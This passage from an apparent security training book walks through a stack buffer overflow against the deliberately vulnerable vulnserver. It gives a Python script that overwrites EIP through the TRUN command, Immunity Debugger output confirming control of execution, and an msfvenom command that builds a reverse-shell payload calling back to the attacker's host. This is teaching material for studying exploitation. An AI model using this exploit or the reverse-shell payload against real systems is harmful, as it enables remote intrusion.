


jump.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
jump.py

```python
#!/usr/bin/python2
import sys, socket

shellcode = "C" * 2003 + "\xaf\x11\x50\x62"

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.71: Screenshot of Python script for overwriting EIP

When you run the above script, you will notice that the EIP register has been overwritten with the return address of the vulnerable module:



Immunity Debugger - vulnserver.exe - [CPU - thread 00002D98, module essfunc]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
         FFE4      JMP ESP
625011B1 FFE0      JMP EAX
625011B3 58        POP EAX
625011B4 58        POP EAX
625011B5 C3        RETN
625011B6 5D        POP EBP
625011B7 C3        RETN
625011B8 55        PUSH EBP
625011B9 89E5      MOV EBP,ESP
625011BB FFE4      JMP ESP
625011BD FFE1      JMP ECX
625011BF 5B        POP EBX
625011C0 5B        POP EBX
625011C1 C3        RETN
625011C2 5D        POP EBP
625011C3 C3        RETN
625011C4 55        PUSH EBP
625011C5 89E5      MOV EBP,ESP
625011C7 FFE4      JMP ESP
625011C9 FFE3      JMP EBX
625011CB 5D        POP EBP
625011CC 5D        POP EBP
625011CD C3        RETN
625011CE 5D        POP EBP
625011CF C3        RETN
625011D0 55        PUSH EBP
625011D1 89E5      MOV EBP,ESP
625011D3 FFE4      JMP ESP
625011D5 FFE7      JMP EDI
625011D7 5B        POP EBX
625011D8 5B        POP EBX
625011D9 C3        RETN
625011DA 5D        POP EBP
625011DB C3        RETN
625011DC 55        PUSH EBP
```

```
Registers (FPU)
EAX 00BFF1EC ASCII "TRUN /.:/CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
ECX 00854F8C
EDX 00000000
EBX 000000F8
ESP 00BFF9CC
EBP 43434343
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 625011AF essfunc.625011AF
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3E2000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                ASCII
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........
004030B0 00 00 00 00 00 00 00 00 ........
004030B8 00 00 00 00 00 00 00 00 ........
004030C0 00 00 00 00 00 00 00 00 ........
004030C8 00 00 00 00 00 00 00 00 ........
004030D0 00 00 00 00 00 00 00 00 ........
004030D8 00 00 00 00 00 00 00 00 ........
004030E0 00 00 00 00 00 00 00 00 ........
004030E8 00 00 00 00 00 00 00 00 ........
```

```
00BFF9CC  00854700 .Gà.
00BFF9D0  00853398 ÿ3à.  ASCII "TRUN /.:/CCCCCCC
00BFF9D4  00000BB8 ╕♂..
00BFF9D8  00000000 ....
00BFF9DC  00000000 ....
00BFF9E0  00000000 ....
00BFF9E4  7505AF50 P»╛u  mswsock.<ModuleEntryPoi
00BFF9E8  00914C20  Læ.
00BFF9EC  003CF000 .≡<.
00BFF9F0  77CA79CC ╠y╩w  ntdll.77CA79CC
00BFF9F4  00000000 ....
00BFF9F8  00000000 ....
00BFF9FC  00000000 ....
00BFFA00  00000000 ....
00BFFA04  00000000 ....
00BFFA08  00000000 ....
00BFFA0C  00000000 ....
00BFFA10  00000000 ....
00BFFA14  00000000 ....
00BFFA18  008547A8 ¿Gà.  ASCII "TRUN /.:/CCCCCCC
00BFFA1C  00000000 ....
00BFFA20  00000000 ....
00BFFA24  00000000 ....
00BFFA28  00000000 ....
00BFFA2C  00000000 ....
00BFFA30  00000000 ....
00BFFA34  00000000 ....
00BFFA38  00000000 ....
00BFFA3C  00000000 ....
00BFFA40  00000000 ....
00BFFA44  00000000 ....
```

```
[07:22:44] Breakpoint at essfunc.625011AF
```

Figure 6.72: Screenshot of Immunity Debugger showing EIP register


As shown in the screenshot, attackers can control the EIP register if the target server has modules that do not have proper memory protection settings.

Generate Shellcode and Gain Shell Access

Now, run the following msfvenom command to generate the shellcode:

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP address> LPORT=<port>
EXITFUNC=thread -f c -a x86 -b "\x00"
```

In the above command, -p → payload, LHOST → attacker's IP, LPORT → attacker's port, -f → filetype, -a → architecture, and –b → bad characters

